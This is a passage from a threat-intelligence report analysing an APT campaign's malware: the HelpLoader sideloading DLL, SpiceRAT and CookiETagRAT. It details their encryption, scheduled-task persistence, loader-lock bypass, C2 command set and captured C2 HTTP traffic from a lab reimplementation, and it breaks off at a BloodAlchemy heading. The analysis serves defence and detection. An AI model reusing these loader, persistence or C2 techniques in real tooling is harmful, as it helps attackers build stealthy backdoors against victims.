
Technical Analysis

The loader: HelpLoader (calibre-launcher.dll)
HelpLoader is the malicious DLL responsible for decrypting and launching the encrypted SpiceRAT payload. Once loaded by the legitimate Calibre executable, HelpLoader builds the path to the encrypted payload file dropped alongside it (commonly `edit2.hlp` in this campaign). It then reads the file and decrypts it using RC4 with a hardcoded key. Some samples apply an additional XOR decoding stage after RC4. In several cases, the XOR key was the single byte: `9`. This indicates that the operators reused the same general loader design while rotating minor encryption details between builds.

We analyzed multiple HelpLoader versions with different levels of obfuscation. Observed obfuscation techniques include:

- Mixed Boolean-Arithmetic obfuscation;
- Opaque predicates;
- Redundant function calls;
- Exception-based control-flow obfuscation;
- Encrypted WinAPI names;

Several samples show the same underlying function being progressively more obfuscated across builds, suggesting active iteration on the loader rather than isolated development.






Fig. 24. These three graph views show the same function inside HelpLoader iterations, increasingly obfuscated

Multiple compile timestamps were observed across several months, further supporting the assessment that HelpLoader was being updated throughout the campaign.

The payload: SpiceRAT (edit2.hlp)

SpiceRAT is the decrypted final-stage payload launched by HelpLoader. It is a Windows remote access trojan designed to establish persistence, collect host information, and download and reflectively load additional DLL plugins.

Although SpiceRAT was publicly documented by Cisco Talos in June 2024 in reporting on SneakyChef, the samples recovered in this investigation show changes in delivery, obfuscation, persistence artifacts, and C2 infrastructure.

After execution, SpiceRAT verifies or creates the working directory `C:\ProgramData\USOShared\Logs\`, then copies itself into that location and configures persistence through a scheduled task. This task is created via a temporary batch file `c.bat` or `a.bat` that contains a `schtasks` command configured to run the implant every two minutes.

After the persistence is set, SpiceRAT contacts a hardcoded C2 address embedded in the payload. The malware collects victim information, including system and network details, then sends it to the C2 in

an HTTP POST request. Before transmission, the data is encoded and then encrypted. The analyzed samples use a Base64-like encoding format in which the normal padding character “=” is replaced with “!”. The encoded output is then XORed against the keystream produced by a ChaCha20 stream cipher.




Fig. 25. Example of the sent data buffer before encryption

The implant requires responses from the C2 to be formatted in literal HTML tags:

```
<HTML>...</HTML>
```

The wrapping serves no apparent functional purpose beyond making the C2 traffic resemble ordinary web responses. The expected reply is an HTTP/1.1 ACK whose body follows the pattern `<HTML>binary_data</HTML>`. The implant strips this wrapper and decrypts the incoming data, which is likely the plugin binary.

The SpiceRAT samples recovered in this campaign are more heavily protected than older public samples. The protection obfuscation layers overlap with those observed in HelpLoader. Newer variants resolve required APIs dynamically by hash, reducing suspicious static imports and complicating static analysis. Like the older samples, some of the new C2 infrastructure is still hosted on the M247 network, which is frequently abused by APT groups. The repeated use of standalone malicious Office documents is a new characteristic compared to the older attack vectors, and the regionally relevant lures indicate that this was not opportunistic deployment but part of a broader campaign focused on CIS and Central Asian targets.

CookiETagRAT




Fig. 26. CookiETagRAT execution and plugin flow: sideloaded and run from DllMain; it reuses a plugin already in memory or downloads a new one from the C2 over its Cookie/ETag channel

Technical Overview

Another implant used by this actor is a C++ backdoor that we named CookiETagRAT, executed via DLL sideloading: the legitimate Mp3tag application (`Mp3tag.exe`) is abused to sideload the malicious `tak_deco_lib.dll`. Like other malware associated with this actor, it supports arbitrary command execution and can receive additional plugins from its C2 server and execute them.

One notable aspect of CookiETagRAT is that its malicious logic is launched directly from `DllMain`, which is the classical `DllMain` loader-lock problem: code executed under the Windows loader lock can easily deadlock before or during execution. To mitigate this, the malware patches several ntdll functions to reduce the risk of loader-lock-related deadlocks.

Executing the payload directly from `DllMain` gives the malware a more reliable trigger in DLL sideloading scenarios. When a malicious DLL is loaded as a dependency, the loader will invoke its entry point automatically, regardless of whether the host application ever calls one of the DLL's exported

functions. By contrast, placing the payload behind a specific export would require the attacker to know that the host process will eventually resolve and invoke that export. Running from `DllMain` therefore makes execution export-independent and allows the malware to run immediately during process initialization, before the legitimate application logic fully starts.

Technical Analysis

As mentioned earlier, CookiETagRAT starts its malicious logic directly from `DllMain`. To avoid the loader-lock issues typically associated with this approach, the malware uses a publicly documented GitHub technique: it patches several fields in ntdll, the PEB, and the TEB, releases the `PEB->LoaderLock` critical section, and then creates a new thread to execute the main logic.

Almost all strings in the sample (including the C2) are encrypted with a simple XOR using the key `Filesystem`. The backdoor first initializes the ChaCha key and nonce used to encrypt C2 traffic. To derive host-specific cryptographic material, it queries WMI for a unique system identifier `<host_guid>`, appends the hardcoded string `1225` to the retrieved value, and then computes a SHA-256 hash for the ChaCha key and an MD5 hash for the nonce. The following pseudocode summarizes the key and nonce derivation:

```
if Win32_PhysicalMedia.SerialNumber is not NULL:
    host_guid = Win32_PhysicalMedia.SerialNumber
else:
    host_guid = Win32_ComputerSystemProduct.UUID

host_guid.append("1225")
encryption_key = SHA256(host_guid)
encryption_nonce = MD5(host_guid)
```

The same system identifier is also used as the mutex name to prevent multiple instances of the backdoor from running simultaneously.

All communication with the C2 server is performed over HTTP on port 80, with the backdoor reusing the system proxy configuration when one is available. After deriving the encryption material, CookiETagRAT initiates the C2 session by sending a GET request to `/init` with `<host_guid>` included in the `Cookie` header, allowing the server to derive the same ChaCha key and nonce and return encrypted configuration values. The malware treats the handshake as valid only if the C2 response contains both ETag and Set-Cookie headers. If either header is missing, or if the request fails, the handshake is considered unsuccessful and the implant retries the initialization routine. After decrypting these fields, the ETag value is parsed as the beacon interval, while the Set-Cookie value is used as the session-specific path `<session_path>` for subsequent communication.

```
GET /init HTTP/1.1
Accept: *
Connection: close
Cookie: C6B29720-B6F9-4050-A433-CDD46DCD83A71225
Host: 192.168.8.159
User-Agent: Mozilla / 5.0 (Windows NT 10.0; Win64; x64) AppleWebKit / 537.36 (KHTML,
like Gecko) Chrome / 132.0.0.0 Safari / 537.36
```

```
HTTP/1.1 200 OK
Server: 192.168.8.159
Date: Fri, 27 Mar 2026 12:22:55 GMT
ETag: 9E8D61Q8
Set-Cookie: hk8F6yY8Rn5ogtKf1bVJ2CFmIA77Vy1nLzE-xVqcAgpfKi1DZI-
0Zl5s9PyjJJOXKEJ_EQFjZZ5pxsqb6m5JBWh9myez6WISbnQ4jSkKlhc=
Content-Length: 0
Connection: close
```

Status reports and command results are sent to the C2 server with POST requests using the `Accept: */*` header and a body declared as “application/x-www-form-urlencoded", although the format is custom rather than standard form encoding: the key and value are independently encrypted and base64 encoded, then delimited by `|`, with multiple entries separated by &:

```
base64(chacha(key1))|base64(chacha20(value1)&
base64(chacha(key2))|base64(chacha20(value2)&...
```

The first implant response after the handshake is the pair `init|success` sent to `/<session_path>`, signaling back to the operator that the initialization handshake completed successfully and that the agent is now ready to receive commands.

The malware then enters its command polling loop. It uses a timer-based mechanism instead of a blocking sleep, registering a Windows timer and waiting for `WM_TIMER` messages through `GetMessageW`. Each timer event triggers a polling request to the C2 server. The polling interval is based on the beacon value returned during the handshake and includes randomized jitter, making consecutive beacon times less predictable. Each poll is performed with a GET request to the specific `/<session_path>` endpoint previously received from the C2 server. Tasking is delivered through encrypted response headers: “Set-Cookie” contains the command name, while `ETag` contains the associated command argument. Both values are base64 decoded and decrypted with ChaCha before the command is dispatched. The backdoor supports the following commands:

- `info`:
  - no argument
  - used for fingerprinting
  - response endpoint: `/<session_path>`
  - response: `info|<fingerprint>`
- `sleep`:
  - argument: `<sleep_time>`
  - used to change the beacon interval
  - no response sent
- `plugin`:
  - argument: `<plugin_id>|<export_name>|[parameter]`
  - used to receive an additional plugin from the C2 or call a plugin export
- `pwd`:

  - no argument
  - used to get the current working directory
  - response endpoint: `/general/<session_path>`
  - response: `pwd|<current_directory>`
- `cd`:
  - argument: `<path>`
  - used to change the current working directory
  - response endpoint: `/general/<session_path>`
  - response: `cd|<path>` or `cd|error`
- `run`:
  - argument: `<command_line>`
  - spawns a new thread that starts a worker thread where the supplied command is executed via "`cmd.exe` /c" and its stdout/stderr is captured
  - response endpoint: `/compose/<session_path>`
  - response:
    - `run|success` - if the execution worker thread successfully started
    - `run|error` - if the execution worker thread could not be started
    - `pipe|<command_output>` - used to send the command stdout/stderr to the C2

The two examples below were captured during interaction with a **reverse-engineered** C2 reimplementation; the `[RAW]` line shows the value as it appears on the wire, while the `[DEC]` line shows the corresponding decoded command and response:

```
POST /general/<session_path> from 192.168.8.159:64447
Accept: *
Connection: close
Content-Length: 41
Content-Type: application/x-www-form-urlencoded
Cookie: C6B29720-B6F9-4050-A433-CDD46DCD83A71225
Host: 192.168.8.159
User-Agent: Mozilla / 5.0 (Windows NT 10.0; Win64; x64) AppleWebKit / 537.36 (KHTML,
like Gecko) Chrome / 132.0.0.0 Safari / 537.36
[RAW] 'tThX|hnVvvhdZBg0Nw6HSrvslnGkVCXqiJw%3D%3D'
[DEC] 'pwd'|'C:\\Users\\ADMIN\\Desktop'
```

```
POST /<session_path> from 192.168.8.159:64505
Accept: *
Connection: close
Content-Length: 159
Content-Type: application/x-www-form-urlencoded
Cookie: C6B29720-B6F9-4050-A433-CDD46DCD83A71225
Host: 192.168.8.159
User-Agent: Mozilla / 5.0 (Windows NT 10.0; Win64; x64) AppleWebKit / 537.36 (KHTML,
like Gecko) Chrome / 132.0.0.0 Safari / 537.36
[RAW]
'rCFVhA==|qjwJ2VIORE5xs9W%2F178wiDZWTD7jZ0VXagE99UCsHDoWGyRxZ77DXkRd99KkWI%2BuWWwKJ31Nab
Bu87fnoyZidiQzyUqX0xRcHjhD11oA9mQBC6t7WXnJIaE7ZczqJ7lPf2maalZV3fRdUO4%3D'
[DEC] 'info'|'os:26200 10
0\nIP:0.0.0.0|0.0.0.0|192.168.10.4|192.168.8.159|\nHostName:ANALIZA\nUser:ADMIN\nPid:345
2\narch:x86\n'
```

The “plugin” command

As mentioned above, this command allows CookiETagRAT to extend its functionality by loading and executing plugin modules received from the C2 server.

The command expects the following argument format: `<plugin_id>|<export_name>|[parameter]`. The first field identifies the plugin module, the second field specifies the export/function to execute, and the optional third field is passed to the requested export unless it is equal to `null` (as a string).

When a plugin command is received, the malware first checks whether the requested plugin/export pair is already available in its internal plugin registry. If the export is found, CookiETagRAT creates a new thread using the resolved export address as the thread start routine and passes the optional parameter as the thread argument.

If the requested plugin/export pair is not already loaded locally, the malware attempts to retrieve the plugin module from the C2 server. It sends a GET request to `/<session_path>/id`, placing the encrypted plugin identifier `<plugin_id>` in the `Cookie` header. If the response contains a plugin payload, the malware decrypts the returned buffer and reports `load|success` to `/<session_path>`. This status is sent immediately after successful retrieval and decryption, before the plugin is manually mapped or initialized. If retrieval fails, or if no module buffer is available, the malware reports `load|error`.

After manually mapping the plugin in memory, it resolves the hardcoded `RSF` export and calls it with a pointer to an internal function implemented by the main backdoor. This function is exposed to the plugin as a callback interface. In practice, it allows the plugin to delegate C2 communication back to CookiETagRAT rather than opening its own network channel.

After calling `RSF`, CookiETagRAT checks its internal plugin registry again and executes the requested export in a new thread if it is now available.

The plugin communication callback

Although we could not retrieve any plugin, the functionality expected from plugins can be inferred from the communication callback passed to the `RSF` export. This callback is an internal CookiETagRAT function that plugins can call to use the backdoor’s C2 protocol without implementing their own networking logic.

When invoked, the callback creates a new HTTP client using the implant's C2 address, port, and system proxy settings, then uses the active session path, encryption routines, and custom request format to communicate with the server. The callback exposes several communication primitives to plugins:

- sending arbitrary key/value data to the C2
- uploading data in chunks using the `path`, `allsize`, `offset`, and `data` fields
- downloading C2-provided data to a local file and reporting `download|success` or `download|<error>`
- exchanging command-style messages by either posting plugin output or polling the C2 for data that is copied back into a plugin-provided buffer

BloodAlchemy




Fig. 27. BloodAlchemy execution and plugin flow: sideloaded through FineReader.exe; the backdoor and its plugins run in memory, combining a local embedded set with plugins downloaded from the remote C2

Technical Overview

